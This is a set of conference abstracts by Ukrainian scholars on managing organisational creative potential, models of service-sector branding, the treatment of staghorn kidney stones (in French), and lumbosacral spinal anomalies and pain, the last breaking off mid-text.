## УПРАВЛІННЯ КРЕАТИВНИМ ПОТЕНЦІАЛОМ ОРГАНІЗАЦІЇ

**Василик Наталія Михайлівна**

к.е.н., доцент, доцент кафедри менеджменту,  
Луцький національний технічний університет

В сучасних умовах інноваційний розвиток будь-якої організації стає не так стратегічним вибором, як нагальною потребою у конкурентній боротьбі та найважливішою передумовою забезпечення сталого економічного зростання.

В свою чергу, інноваційний розвиток організації зумовлює зміщення цілей, функцій та методів менеджменту у напрямі креативності підходів до управління, що зумовлює формування сукупності креативно-інноваційних процесів, які системно здатні забезпечувати постійне інтегрування швидко мінливих ринкових вимог, виробничих можливостей та наукових доробок, з метою інтенсифікації розвитку [1].

Основними завданнями креативного менеджменту було і залишається розвиток творчого потенціалу, управління інтелектуальними ресурсами персоналу, адміністрування процесів створення нових знань та інтелектуалізація капіталу [2].

Загалом, рівень формування та реалізація креативного менеджменту в організації проявляється у здатності розвитку креативного потенціалу. Тобто будови максимально сприятливого креативного середовища та застосування належних управлінських підходів для кращого використання та покращання креативного потенціалу.

Потенціал особистості – це можливість та властивість розвитку носія, що проявляється у кількісних і якісних змінах під впливом зовнішнього та внутрішнього середовища.

Креативність (creative thinking) – це здатність індивіда до генерації творчих ідей та розвитку власного досвіду для створення інновацій.

В свою чергу, креативний потенціал особистості можна трактувати, як її спроможність до творчого якісного розвитку та здатності продукувати принципово нові ідеї для створення інновацій.

Креативний потенціал мають безумовно лише суб'єкти (будь-які творчі особистості, працівники організації, управлінський апарат, тощо).

За результатами досліджень, вчені відмічають [3], що на рівні організації, креативний потенціал варто розглядати, «як можливість його носіїв творчо розвиватись, висувати нові ідеї щодо уникнення або вирішення виробничо-господарських проблем, а також властивість перетворювати ідеї на інноваційні продукти і технології із урахуванням зміни умов внутрішнього і зовнішнього середовища організації» [3].

На думку Савицької Н. В., креативний потенціал підприємства передбачає наявність та достатню кількість працівників з творчим мисленням для забезпечення безперервної інноваційної діяльності. Креативний потенціал є

складником економіко-управлінського потенціалу підприємства та його носіями є суб'єкти управління (керівники і їхні підлеглі).

Використання креативного потенціалу в організації може проявлятися у двох напрямках: первинної та вторинної креативності. На думку Свидрук І. І. [3], первинна креативність передбачає створення унікального за своїми властивостями товару (інновації), вторинна – полягає у багатоетапній реалізації технологічного процесу із додаванням своєрідних рис творчості. Звісно, більш цінною (як матеріально так і нематеріально), і навіть геніальною, вважається саме первинна креативність, але на практиці в більшості організаціях, має місце саме вторинна креативність.

Савицька Н. В., в свої дослідженнях відмічає, що складовими креативного потенціалу є «можливості суб'єктів управління: генерувати ідеї і формувати гіпотези, аналізувати інформацію і формулювати адекватні висновки, моделювати інноваційні продукти і технології» [4].

Реалізація креативного потенціалу в організації має відбуватися із дотриманням певних принципів:

- регулярного підвищення рівня кваліфікації працівників та апарату управління;
- формування і реалізація інноваційної культури із сприятливим креативним середовищем;
- моніторинг змін потреб суб'єктів креативної діяльності і своєчасного вживання адекватних методів впливу на них;
- застосування новітніх методів та підходів до генерування креативних ідей та прийняття управлінських рішень;
- постійне відстеження та можливе прогнозування, як наявних та і потенційних потреб клієнтів та тенденцій розвитку суспільства в цілому;
- застосування належної системи мотивації;
- досягнення очікуваних результатів у визначені терміни.

Креативним потенціалом в організації потрібно обов'язково управляти, щоб забезпечити його відтворення та приріст.

Управління креативним потенціалом є конкретною функцією менеджменту, яка реалізовується через загальні функції (планування, організування, мотивування, контролювання і регулювання) [3].

На думку вчених, є кілька методичних підходів до управління креативним потенціалом організації, а саме:

- комплексний – передбачає, що креативні можливості формуються і використовуються за сегментами діяльності і центрами відповідальності організації;
- системний – відбувається на основі створення підсистеми управління, яка охоплює усі види діяльності, підрозділи, через пов'язаність технологічних процесів організації;
- ситуаційний – передбачає, що керуючий вплив на носіїв креативного потенціалу орієнтований на оперативне вирішення встановленої проблеми або розвиток і реалізацію висунутої ініціативи.

Ми цілком підтримуємо таку позицію вчених, і теж вважаємо, що в

організаціях, для ефективного інноваційного розвитку та формування креативної організації, залежно від бачень і переконань керівництва, має бути комбінація комплексного, системного та ситуаційного підходів. В результаті такого комбінування можна отримати інтегрований методичний підхід до управління креативним потенціалом організації і це буде найкращий результат управління креативним потенціалом.

При цьому, варто відміти, що дослідження промислових підприємств України, показало, що із загальної сукупності організацій 43 % застосовують ситуаційний підхід до управління креативним потенціалом, 39 % – системний підхід, 18 % – комплексний підхід [3]. Тобто, на практиці, мало організацій забезпечують належний рівень розвитку і використання креативного потенціалу, а лише при виникненні певних обставин чи проблем, починають запроваджувати необхідні заходи (тобто діють за ситуаційним підходом), що не є прикладом ефективного сучасного креативного менеджменту.

Тому, підтримуємо думки вчених про важливість ефективного управління креативним потенціалом в будь-якій організації із застосуванням комплексного, системного та ситуаційного підходів, тобто їх комбінування. І це дозволить загалом управляти креативністю шляхом забезпечення розвитку креативних вмінь індивіда, його здатність генерувати принципово нові ідеї та доводити їх до конкретного результату, раціоналізації зусиль керівників організацій у вирішенні виробничо-господарських проблем креативними методами та досягнення приросту креативного потенціалу в організації загалом.

#### **Список літератури:**

1. Свидрук І. І. Креативний менеджмент як передумова ефективного розвитку економіки знань. *Науковий вісник Ужгородського національного університету*, 2018. Випуск 20. Частина 3. С. 29–32.

2. The European Bank for Reconstruction and Development's. Transition report 2014. Innovation in Transition. Annex 5.2. Key prerequisites for knowledge-based growth. URL: <http://2014.tr-ebrd.com/annex-5-2-key-prerequisites-for-knowledge-based-growth/> (дата звернення: 19.06.2022).

3. Савіцька Н. В., Коломієць О. Л. Управління креативним потенціалом підприємства: стратегія і тактика. *Вісник Національного університету «Львівська політехніка»*, 2012. № 727 : Менеджмент та підприємництво в Україні: етапи становлення і проблеми розвитку. С. 143–149.

4. Савіцька Н. В. Управління креативним потенціалом промислових підприємств...автореф. дис...канд. екон. наук : 08.00.04 – економіка та управління підприємствами (за видами економічної діяльності). Львів, 2012. 25 с.

## МОДЕЛІ СТВОРЕННЯ ТА УПРАВЛІННЯ БРЕНДАМИ СФЕРИ ПОСЛУГ

**Смолич Дарія Валеріївна,**

кандидат економічних наук, доцент  
Луцький національний технічний університет

Основні цілі і пріоритети брендингу сфери послуг повинні лежати в площині створення умов, що сприяють накопиченню і збільшенню людського капіталу та за рахунок цього підвищення капіталізації компанії в цілому. Це пов'язано з тим, що якість послуг корелює із кваліфікацією особи, що її надає, і відповідно прямо впливає на формування репутації, яка в свою чергу є основою брендингу сфери послуг.

Серед моделей створення та управління брендами сфери послуг найбільше специфіка процесного підходу до надання послуг відображена в моделі бренду «зубчастого колеса» де Чернатоні.

У даній моделі розглядаються наступні етапи в брендингу сфери послуг: виявлення зовнішніх та внутрішніх можливостей; визначення бренду; аналіз варіантів практичної реалізації бренду; забезпечення внутрішньої залученості; позиціонування та диференціювання; структурування організаційних ресурсів; ринкове тестування; операціоналізація [1, с.254-257].

Важливим етапом в даному процесі є виявлення зовнішніх можливостей, адже створюючи бренд, перш за все слід ідентифікувати можливості ринку. З цією метою доцільно провести масштабні дослідження, які науково обґрунтовуватимуть раціональність управлінського рішення, щодо формування відповідного бренду. Такі дослідження повинні стосуватись конкурентів, ресурсів, попиту і пропозиції та включати аналіз витрат і вигод, оцінку політичного і економічного середовища. Реалізація маркетингового дослідження є складною задачею, оскільки деякі фактори можна проаналізувати кількісно, а деякі лише якісно, що зменшує об'єктивність отриманих результатів. Крім того, ускладнює ситуацію постійна мінливість та непередбачуваність зовнішнього середовища, в якому поряд із можливостями є й зовнішні загрози.

Аналіз внутрішнього середовища являє собою проведення управлінського обстеження всіх сфер організації, з метою встановлення сильних сторін, які будучи конкурентними перевагами мають бути враховані в концепції створення бренду.

Здійснюючи аналіз варіантів практичної реалізації бренду, передбачений моделлю «зубчастого колеса», слід в першу чергу детально оцінити фінансові можливості компанії. Крім того, важливо критично оцінити достатність власних коштів, можливість залучення зовнішніх ресурсів, а також платоспроможність та фінансову ліквідність організації.

Особливістю моделі є також приділення значної уваги, при створенні бренду, внутрішній залученості персоналу компанії в даний процес. Менеджменту фірми слід домогтися справжньої зацікавленості всіх співробітників організації

в брендi послуг компанії. Якщо працівники дійсно «живуть брендом», його цінності повніше і зрозуміліше доводяться до клієнтів. В цьому випадку бренд стає частиною загальної культури організації.

У контексті послуг найбільш важливим організаційним ресурсом майже завжди є персонал. Дуже важливо найняти «правильних» співробітників, а потім підготувати їх належним чином. Настільки ж важливим, як аналіз навичок, умінь і здібностей працівників, є і облік їх індивідуальних властивостей. На контакт під час надання послуги сильно впливає індивідуальність обох сторін - клієнта і співробітника. Важлива також і мотивація персоналу - створення в організації такої атмосфери, коли співробітники з ентузіазмом займаються брендом. Моделлю, яка здатна забезпечити таку атмосферу в організації є модель ідентичності бренду роботодавця.

Відповідно до моделі ідентичності роботодавця, бренд являє собою сукупність функціональних, психологічних і економічних переваг, що надаються роботодавцем і ототожнюються з ним. Ядро бренду являє собою баланс винагород і пільг, що надаються роботодавцями в обмін на продуктивність співробітників на робочому місці [2, с.76].

Таким чином, управління брендом роботодавця розширює сферу застосування концепції управління людським капіталом шляхом включення її в усі аспекти маркетингового управління компанією. Управління брендом роботодавця звертається до реального трудового досвіду і формує основу ефективного залучення співробітників до процесу формування і розвитку людського капіталу в компанії. Головний принцип управління брендом роботодавця - створення умов для мотивації і комунікації співробітників всередині компанії і в зовнішньому середовищі з метою створення умов, що сприяють накопиченню і збільшенню людського капіталу.

Однією з таких моделей створення брендів сфери послуг є «сервакшен-модель» П. Ейгліє і Е. Ланггарда.

Відповідно до моделі, Ейгліє і Ланггарда поділяють організацію послуг на дві частини - видиму і невидиму для споживача. Видима частина, характеризується тим, що, по-перше вона, розділена на контактний персонал, який надає послуги, і матеріальне середовище, в якій відбувається процес обслуговування. По-друге, це інші споживачі, позначені як «споживач Б». Якісні характеристики інших споживачів, що знаходяться в процесі обслуговування в полі зору або поруч зі «споживачем А», істотно впливають на загальне сприйняття процесу обслуговування «споживачем А» [3].

Згідно з логікою цієї моделі, менеджер з маркетингу, крім традиційних елементів комплексу маркетингу (товар, ціна, комунікації, канали розподілу), повинен продумати і спланувати три додаткові елементи. Менеджер повинен подбати про рівень видимої частини організації і створити певну матеріальну атмосферу, по якій споживач буде намагатися оцінити якість майбутнього обслуговування.

На практиці ця стратегія зазвичай реалізується в створенні певного інтер'єру або дизайну приміщення, де відбувається обслуговування. Потім менеджер повинен забезпечити певні стандарти поведінки персоналу, що знаходиться в

контакті зі споживачем у процесі обслуговування. Як правило, ця стратегія зазвичай реалізується в навчанні та мотивації персоналу. Отже, менеджер повинен продумати, як організувати споживачів, щоб кожен з них знаходився «серед своїх» груп споживачів.

Моделлю, яка розширює розуміння брендингу в сфері послуг за рахунок завдань, що стоять перед внутрішнім маркетингом є концепція управління брендом на основі моделі «зворотна сторона Місяця».

Дана модель брендингу, показує, що існують дві взаємопов'язані галузі брендингу сфери послуг - то, що бачить покупець, і те, що відкрито лише погляду співробітників компанії. Саме частина, прихована від споживача, - «зворотна сторона Місяця» - показує внутрішню роботу, яка формує стратегічну позицію бренду всередині компанії [4, с.116].

Згідно аналізованої моделі, бренд в сфері послуг істотно важливіше ціни. Для прийняття рішення про те, яку компанію обрати, споживач витрачає основний свій ресурс - час.

Отже, проаналізувавши представлені моделі створення та управління брендами у сфері послуг, доходимо висновку, що вони передбачають в більшості роботу з навчання, мотивації працівників компанії, націлені на підвищення якості обслуговування клієнтів, і маркетинг взаємодії (відносин), який визначає вміння персоналу обслуговувати клієнта і ставитися до нього індивідуально, проявляти здатність і бажання зрозуміти потреби клієнта і встановити довгострокові відносини з ним.

#### **Список літератури:**

1. Чернатоні Л. Брендинг. Як створити потужний бренд? К.: Наш формат, 2006. 559 с.
2. Бренд-менеджмент: навчальний посібник С. Ф. Смерічевський, С.Є. Петропавловська, О. А. Радченко. К.: НАУ, 2019. 156 с.
3. Брендинг на ринку послуг URL: <https://www.bizmaster.xyz/2016/12/rynok-poslug-sho-brenduetsya-a-sho-ni.html> (дата звернення 22.06.2022)
4. Капферер Ж. Бренд назавжди: створення, розвиток, підтримка цінності бренда. К: Вершина, 2017. 448 с.
5. Длигач А.А. Нова модель бренд-менеджменту. *Маркетинг в Україні*. 2012. №6. с. 25-29.

## **CORAIL-NÉPHROLITHIOSE: ENJEUX DE TRAITEMENT MODERNE ET MÉTAPHILACTIQUES**

**Barannik Constantin**

Candidat en sciences médicales  
Assistant du Département de Chirurgie N°1  
Université médicale d'État de Dnipro

**Agafonov Nikolai**

Candidat en sciences médicales, urologue  
Centre clinique régional de cardiologie et de chirurgie cardiaque à Dnipro

**Fridberg Andreï**

Candidat en sciences médicales,  
Assistant du Département de Urologue  
Université médicale d'État de Dnipro

**Barannik Andreï**

Urologue  
Hôpital clinique multidisciplinaire de la ville n ° 2  
Kriviy Rig, Ukraine

La lithiase urinaire reste aujourd'hui l'un des problèmes les plus urgents de l'uronéthrologie. L'augmentation constante de l'incidence, une fréquence assez élevée de récurrence de la formation de calculs, le risque de développer une insuffisance rénale chronique, ainsi que l'une des principales causes d'invalidité dans les maladies urologiques, attirent l'attention sur le problème du diagnostic, du traitement et de la métaphylaxie dans cette maladie.

La lithiase urinaire (néphrolithiase, lithiase urinaire) est l'une des maladies les plus courantes de l'appareil génito-urinaire, se classant au premier rang dans la fréquence des interventions chirurgicales réalisées sur le rein. La propension à cette maladie des personnes en âge de travailler, la durée de la maladie, parfois tout au long de la vie, entraînent des pertes importantes à la suite d'une incapacité temporaire ou permanente, et souvent d'une septicémie, d'une insuffisance rénale chronique et du décès. Cela fait de la lithiase urinaire un problème non seulement médical mais aussi social. Avec le diabète et les rhumatismes, la lithiase urinaire est appelée la maladie de l'humanité. La prévalence de la maladie est notée dans presque tous les coins du globe. Les zones de plus grande distribution sont classées comme zones endémiques. Notre État appartient à ce dernier. Aujourd'hui, l'incidence de la lithiase urinaire dépasse 400 pour 100 000 de la population adulte. C'est-à-dire que dans notre région seulement, le nombre de patients atteints de lithiase urinaire dépasse 12 000. De plus, sa croissance annuelle constante est notée.

Jusqu'à présent, la corail-néphrolithiase reste l'une des sections les plus difficiles de la néphrolithiase, qui est désignée comme une unité nosologique indépendante, et les patients atteints de néphrolithiase à corne de cerf constituent l'une des catégories les plus difficiles de patients atteints de lithiase urinaire. Ceci est principalement dû à la longue évolution de la maladie, à ses complications (pyélonéphrite, insuffisance rénale chronique, hypertension artérielle) et aux fréquentes rechutes de la maladie. La fréquence de formation de corail-calculs rénaux chez les patients atteints de lithiase urinaire, selon la région, varie de 6,5 à 30%, le plus souvent en âge de travailler. Le traitement de cette catégorie de patients est également un problème insuffisamment résolu. Un pourcentage élevé de récurrence de formation de calculs jette un doute sur l'efficacité de la métaphylaxie.

En comparant les données sur l'incidence des habitants des villes et des zones rurales avec le niveau de minéralisation de l'eau potable, les caractéristiques de la biosphère, il a été constaté que l'augmentation de la dureté de l'eau potable, l'emploi de la population dans les industries minières et métallurgiques n'ont pas d'impact décisif sur l'incidence de la néphrolithiase. Ceci indique que le calcul urinaire n'est qu'un sous-produit, symptôme d'une lithiase urinaire à genèse multifactorielle. C'est pourquoi il est généralement admis que la lithiase urinaire est une maladie chronique de tout l'organisme, dont l'une des manifestations est la formation de calculs rénaux.

Selon l'étiologie et la pathogenèse, on distingue les calculs corporels, qui se forment à la suite de troubles généraux, et les calculs d'organes, qui sont causés par des troubles locaux. Les causes locales comprennent également les violations de l'écoulement de l'urine, les anomalies du développement, la compression des uretères, la perméabilité altérée du segment vésico-urétral, c'est-à-dire tout ce qui interfère avec l'écoulement de l'urine et provoque sa stase - favorise la formation de calculs. Les mêmes raisons déterminent la récurrence de la maladie.

De telles raisons contribuent à l'apparition de la néphrolithiase.

*Modifications des voies urinaires:*

a) anomalies congénitales qui provoquent une stase urinaire; b) processus qui provoquent une obstruction des voies urinaires; c) maladies neurogènes (dyskinésie) des voies urinaires; d) lésions inflammatoires et parasitaires des voies urinaires; e) corps étrangers dans les voies urinaires; e) blessure.

*Troubles hépatiques et digestifs:*

a) hépatopathie latente et manifeste; b) gastrite hépatogène; c) colite, etc.

*Maladies des glandes endocrines:*

a) hyperparathyroïdie; b) hyperthyroïdie; c) maladies hyperpituitaires.

*La présence de foyers infectieux dans des organes n'appartenant pas à la région urogénitale.*

*Troubles métaboliques:*

a) hypercalciurie idiopathique; b) violation de la perméabilité des membranes cellulaires pour les colloïdes; c) rachitisme rénal, etc.

*Maladies nécessitant une immobilisation prolongée:*

a) fracture de la colonne vertébrale et des membres; b) ostéomyélite; c) les maladies des os et des articulations; d) lésions chroniques des organes internes, maladies du système nerveux.



*Raisons climatiques et géographiques:*

a) climat chaud et sec avec forte évaporation de l'humidité; b) restrictions sur le régime de consommation d'alcool, etc.; c) insuffisance d'iode dans le milieu extérieur.

*Troubles nutritionnels, équilibre vitaminique:*

a) insuffisance alimentaire en rétinol et en acide ascorbique ; b) augmentation de la teneur en ergocalciférol dans le corps.

La possibilité de formation de calculs urinaires chez les animaux et les humains est connue depuis longtemps. Aujourd'hui, plus de 100 théories et concepts de formation de pierre sont connus, ce qui indique l'incomplétude de chacun d'eux. L'énoncé principal est ce qui est primaire dans la formation de la pierre: la cristallisation des sels suivie du dépôt d'une substance organique ou, à l'inverse, la formation d'une matrice organique sur laquelle les sels précipitent à nouveau. La physico-chimie (colloïde-cristalloïde) et la théorie de la matrice organique ont reçu la plus grande diffusion.

L'un des facteurs qui contribuent à la formation de calculs dans les voies urinaires est considéré comme une tendance héréditaire. Il a été prouvé que la prévalence de la lithiase urinaire chez les parents des proposants est plus de 10 fois supérieure à l'indicateur correspondant dans la population, qui dépend également du degré de relation avec le proposant.

L'homme et l'environnement forment un seul et même écosystème. Et les plus petits changements dans le processus d'échange entre eux immédiatement, ou au fil du temps, conduiront nécessairement à une violation de l'équilibre.

Le stress joue un rôle important dans l'étiologie de la lithiase urinaire. Les troubles neurovégétatifs résultant de lésions mentales peuvent être un moment bien connu de la formation de calculs, 25% des patients atteints de lithiase urinaire ont des troubles physiques et mentaux.

Les caractéristiques de la pathogenèse des corail-calculs rénaux, leur structure morphologique, leur taille et leur configuration déterminent certaines caractéristiques de la symptomatologie et de l'évolution clinique des patients atteints de cette forme clinique de la maladie. Tout d'abord, la corail-néphrolithiase caractérise par une longue évolution asymptomatique. Chez 12 % des patients, la leucocyturie est déterminée lors de l'examen en raison de certains symptômes généraux (fatigue, faiblesse, légère soif). Une douleur sourde et douloureuse dans la région lombaire survient chez 66,3% des patients. En raison du fait que les pierres de corne de cerf ne provoquent pas de violations aiguës de l'écoulement d'urine du bassin, les coliques néphrétiques, en règle générale, ne sont pas observées.

Souvent, la première manifestation clinique de la corail-néphrolithiase rénale est une hématurie macroscopique. Environ 20% des patients présentant des symptômes de néphrolithiase corne de cerf admis dans les hôpitaux sont des patients atteints d'hématurie.

La décharge de cristaux de sels urinaires, de mucus et de pus avec des calculs coralliens est un phénomène assez courant. Chez un certain nombre de patients, en raison d'une pyélonéphrite, une fausse phosphaturie se produit. Et cela conduit à une cystite phosphaturique alcaline, qui se manifeste par une dysurie persistante. Les calculs rénaux coralliens peuvent également être bilatéraux, ce qui est observé dans

28,7% des cas. Ces patients développent des symptômes associés à une diminution de la fonction rénale (faiblesse générale, faiblesse, soif, polyurie, etc.).

Le diagnostic étiologique et pathogénique des corail-calculs rénaux revêt une importance particulière, car la probabilité de rechutes postopératoires dans cette forme clinique de néphrolithiase est extrêmement élevée. Parmi les facteurs étiologiques de la formation de calculs figurent la vraie et la fausse phosphaturie, l'hyperparathyroïdie primaire, la pyélonéphrite, etc. Cependant, divers types de troubles de l'écoulement urinaire jouent un rôle important dans la pathogenèse de l'apparition des corail-calculs. Ils sont souvent de nature subclinique, c'est-à-dire qu'ils ne s'accompagnent pas d'une pyélectasie évidente, l'hydronéphrose. Il a été établi que les calculs de corail se forment plus souvent dans le bassin intrarénal, ce qui survient chez 79,2 % des patients atteints de corail-lithiase.

Le manque d'expression des manifestations cliniques rend difficile le diagnostic rapide des corail-calculs. Cependant, l'utilisation des méthodes de recherche modernes disponibles ne crée pas d'obstacles pour établir le fait de la présence d'un calcul rénal. Cela comprend le diagnostic par ultrasons des voies urinaires supérieures et les méthodes de recherche radio-opaques (enquête, excrétoire, urographie par perfusion), ainsi que la tomographie magnétique informatisée et nucléaire.

La tactique chirurgicale dans la corail-lithiase staghorn est déterminée par la forme clinique de la maladie, sa phase, le stade de formation du calcul, la fonction rénale et les complications. Le concept de traitement chirurgical de la corail-néphrolithiase comprend une variété d'interventions chirurgicales visant à la fois à éliminer les calculs eux-mêmes et à éliminer les facteurs étiologiques et pathogéniques de la formation de calculs, ainsi que des interventions liées aux complications de cette maladie. Les caractéristiques du choix du traitement chirurgical de la lithiase staghorn sont également déterminées par le caractère relativement élevé de l'intervention chirurgicale, qui est souvent effectuée à plusieurs reprises en raison du pourcentage élevé de récurrence de la formation de calculs, qui peut éventuellement entraîner une néphrectomie secondaire. Cette dernière n'est en aucun cas compatible en présence d'une corail-néphrolithiase bilatérale. Ceci, dans le passé, a été la raison de l'abstinence d'un certain nombre d'auteurs de cette méthode de traitement.

Les quatre dernières décennies ont été caractérisées par l'utilisation généralisée de la thérapie litholytique pour les calculs urinaires, ainsi que par le développement et la mise en œuvre de méthodes de lithotripsie avec et sans contact (à distance). On pense que les données sur la composition élémentaire des calculs jouent un rôle important dans l'évaluation de l'étiologie et de la pathogenèse de la lithiase urinaire. Sans étudier la composition et la structure des pierres, il est impossible de développer des méthodes efficaces pour traiter la maladie et sa métaphylaxie.

Aujourd'hui, les questions de la genèse causale et formelle de la formation de la pierre ont été suffisamment étudiées. Cependant, les problèmes de formation des pierres coralliennes n'ont pas été suffisamment étudiés et présentés dans la littérature. L'étude de ces problématiques permettra de préciser les causes de cette pathologie et d'augmenter l'efficacité de la métaphylaxie de la lithiase récurrente dans cette forme de lithiase urinaire.

Des études ont montré que les corail-calculs urinaires ont une composition différente et, selon le type, sont principalement constitués de cristaux d'acide urique, d'acide urique de sodium ou d'ammonium, d'oxalate de calcium ou d'ammonium, de phosphate de calcium, de phosphate de magnésium ou d'ammoniac. Toutes les pierres sont composées de composants organiques et minéraux. Beaucoup d'entre eux sont mixtes dans leur composition. La composition minérale comprend de 6 à 17 oligo-éléments ou plus, tels que le cuivre, le magnésium, le zinc, le fer, etc. Dans le même temps, les minéraux communs sont identiques et ne dépendent pas du lieu de résidence des patients. La différence n'est que dans leur pourcentage. La variété de structure et de texture des pierres coralliennes les caractérise principalement comme des formations poreuses en couches, ce qui permet de leur appliquer des technologies destructrices. Cependant, pour une plus grande efficacité de la lithotripsie, il est nécessaire d'étudier les caractéristiques physiques et techniques des calculs, de déterminer les caractéristiques de destruction des calculs, en tenant compte du volume et de l'emplacement du calcul dans le système de la cavité rénale.

L'utilisation de la thérapie litholytique pour les calculs rénaux en corne de cerf est inefficace en raison du grand volume de la pierre, qui a également une structure en couches combinée à une composition chimique différente de chaque couche individuelle, qui aujourd'hui ne peut pas être déterminée à l'intérieur du corps du patient. Par conséquent, l'utilisation de monopréparations dans cette direction n'aura pas l'effet souhaité. Mais après l'élimination de la pierre et son analyse chimique, leur utilisation comme métaphylaxie de la formation récurrente de pierre semble assez convaincante.

L'utilisation de la lithotripsie sans contact (à distance) pour le traitement de la corail-néphrolithiase, malgré la destruction efficace des calculs (les corail-calculs ont souvent une structure fragile et sont relativement facilement détruits), crée des problèmes supplémentaires pour éliminer une grande quantité de produits de destruction à travers les voies urinaires. La formation d'un "chemin de pierre", l'obstruction des voies urinaires par des fragments d'une pierre détruite, l'activation du processus inflammatoire dans le rein (pyélonéphrite obstructive aiguë) peuvent considérablement compliquer le processus de traitement. La lithotritie à distance en monothérapie n'est possible qu'avec des calculs coralliens d'un volume relativement faible.

L'introduction de la néphroscopie percutanée dans la pratique a considérablement élargi les possibilités d'utilisation de la lithotritie de contact. La destruction de la pierre de corail à travers le néphroscope vous permet d'évacuer simultanément les produits de destruction, en les lavant en contournant les voies urinaires naturelles. Cependant, les méthodes de destruction par ultrasons et pneumatiques utilisées dans ce cas ne sont pas toujours suffisamment efficaces, et les méthodes de décharges électriques sont dangereuses vis-à-vis des lésions traumatiques du parenchyme rénal. Aujourd'hui, la combinaison de la néphroscopie percutanée avec l'utilisation de méthodes laser de lithotritie de contact peut être considérée comme efficace. Ces derniers sont efficaces contre les pierres de toute composition et structure. De plus, l'utilisation de la technologie percutanée permet une correction simultanée de la perméabilité du

segment urétéropelvien (métaphylaxie peropératoire de la formation de calculs récurrents).

Par conséquent, équiper les centres urologiques de technologies modernes résoudra les problèmes de traitement de la corail-néphrolithiase et de la métaphylaxie de ses rechutes.

### Bibliographie:

1. Люлько О.В., Баранник С.І. Хімічний склад і структурні особливості коралоподібного нефролітаза. *Урологія*. 2009. №2. С. 5- 10.
2. Пасєчніков С.П., Сайдакова Н.О., Старцева Л.М., Дмитришин С.П. Сечокам'яна хвороба в аспекті госпіталізованої захворюваності. *Урологія*. 2009. №3. С. 5- 17.
3. Баранник К.С. Залежність результатів літолізу та літотрипсії коралоподібних каменів від виду їх структури хімічного складу. *International scientific and practical conference «Prospects for the development of medicine in EU countries and Ukraine» Wloclawek, Republic of Poland, December 21-22, 2018.* – P. 16 – 19.
4. Barannyk С., Barannyk Т., Terentyeva G. Medical rehabilitation of blood flow disorders in patients with one-sided pathological kidney lever. *The XI International Science Conference «Modern aspects of science and practice», November 30 – December 03, 2021, Melbourne, Australia.* 590 p. P. 277-279.
5. Баранник С.І., Молчанов Р.М., Агафонов М.В., Баранник К.С. Реабілітація функції нирок у пацієнтів із сечокам'яною хворобою та метафілактика рецидиву нефролітазу. *Урологія, андрологія, нефрологія — досягнення, проблеми, шляхи вирішення: матеріали online наук.-практ. конф., м. Харків, 09-10 вер. 2021 р. / Під ред. В. М. Лісового, І. М. Антоняна та ін. Харків, 2021. 322 с. С. 99-101.*
6. Barannik С., Ishkov V., Barannik S. Peculiarities of structure and morphogenesis of ureatic stones in residents of developed industrial region. *The XX International Scientific and Practical Conference «Problems of science and practice, tasks and ways to solve them», May 24 – 27, 2022, Warsaw, Poland.* 874 p. P. 350-354.
7. Barannik С., Ichkov V., Molchanov R., Barannik S. Signification pratique des caractéristiques de la composition et de la structure des pierres d'urée chez les résidents de la région industrielle développée. *The XXI International Scientific and Practical Conference «Actual priorities of modern science, education and practice», May 31 – 03 June, 2022, Paris, France.* 873 p. P. 410-414.

## **ANOMALIES OF L-S TRANSITION, THEIR RELATIONSHIP WITH PAIN SYNDROME**

### **Buchakchyiska Nataliia**

Professor, Doctor of Medical Sciences, Head of the Chair of Nervous Diseases of the State Institution “Zaporizhzhia Medical Academy of Postgraduate Education of the Ministry of Health of Ukraine”

### **Maramukha Volodymyr**

assistant, Candidate of Medical Sciences of the Chair of Nervous Diseases of the State Institution “Zaporizhzhya Medical Academy of Postgraduate Education of the Ministry of Health of Ukraine”

### **Kutsak Andrii**

Associate Professor, Candidate of Medical Sciences of the Chair of Nervous Diseases of the State Institution “Zaporizhzhya Medical Academy of Postgraduate Education of the Ministry of Health of Ukraine”

### **Maramukha Igor**

Associate Professor, Candidate of Medical Sciences of the Chair of Nervous Diseases of the State Institution “Zaporizhzhya Medical Academy of Postgraduate Education of the Ministry of Health of Ukraine”

### **Maramukha Ievgenii**

post-graduate student of the Chair of Gastroenterology, Physical and Rehabilitation Medicine of the State Institution “Zaporizhzhya Medical Academy of Postgraduate Education of the Ministry of Health of Ukraine”

Anomalies of the lumbosacral transition (L-S transition) of the ALST are a fairly common pathology in the development of the spinal column [5,6]. The relationship between the severity of pain vertebrogenic syndrome (PVS) at the lumbar level of the spine and anomalies of its development is not always traced. The opinions of the authors are often opposite, from the perception of anomalies as the main cause of pain in the spine to the complete disregard of this problem. Specialists involved in the treatment (PVS) also do not always attach importance to them, unless they are accompanied by a pronounced deformity of the spinal column [3]. Frequent types of ALST are non-closure of the arch of the lumbosacral vertebrae (spina bifida posterior), sacralization, lumbalization. In our work, we decided to consider the clinical and therapeutic aspects of these nosology's, firstly, as the most common in the clinical practice of a neurologist, pediatric neurologist, rehabilitation therapist, kinesiotherapist, chiropractor, and secondly, not requiring surgical interventions.

Anomalies can be both ontogenetic - anomalies of the bodies and arches of the vertebrae, and phylogenetic - a change in their number [4]. So, during the sacralization

of the fifth lumbar vertebra, the transverse processes come into contact with the lateral masses of the sacrum. Radiographically and functionally, there are only 4 vertebrae in the lumbar region. Sacralization can be either one-sided or two-sided. With lumbalization, the 1st sacral vertebra does not fuse with the sacrum. In this case, there are 6 vertebrae in the lumbar spine instead of 5. Lumbalization can also be either unilateral or bilateral. Spina bifida posterior (vertebral arches) is most often seen in the 1st sacral vertebra. Less commonly, the entire sacrum and 5th lumbar vertebrae are involved. Spondylolysis (bilateral cleft of the arch) is observed in the 5th lumbar vertebra [5]. Due to spondylolysis, the biomechanics of the lumbosacral spine changes, which leads to the development of spondylolisthesis [5,6].

Under our supervision there were 31 people with ALST aged 15 to 28 years (mean age  $22 \pm 2.1$  years). There were 22 men (70.97%), 9 women (29.03%). With spina bifida - 11 patients (35.48%), sacralization - 7 (22.58%), lumbalization - 9 (29.03%), spondylolysis - 4 (12.91%). All patients underwent a standard examination: collection of complaints, anamnesis, general clinical and neurological examination, MRI of the lumbosacral spine, x-ray spondylography in 2 projections, if necessary with functional loads. PVS was assessed on the VAS scale (from 8 to 5 points), the quality of life index according to SF36. The range of motion in the lumbosacral spine was determined according to the methods of A. Stoddard [9]: in all patients with pain syndrome against the background of ALST, a functional block (FB) of the 2nd degree from 2 to 4 vertebral motor segments (VMS).

One of the effective methods of treating ALST are the methods of kinesiotherapy and their main component, manual therapy [7].

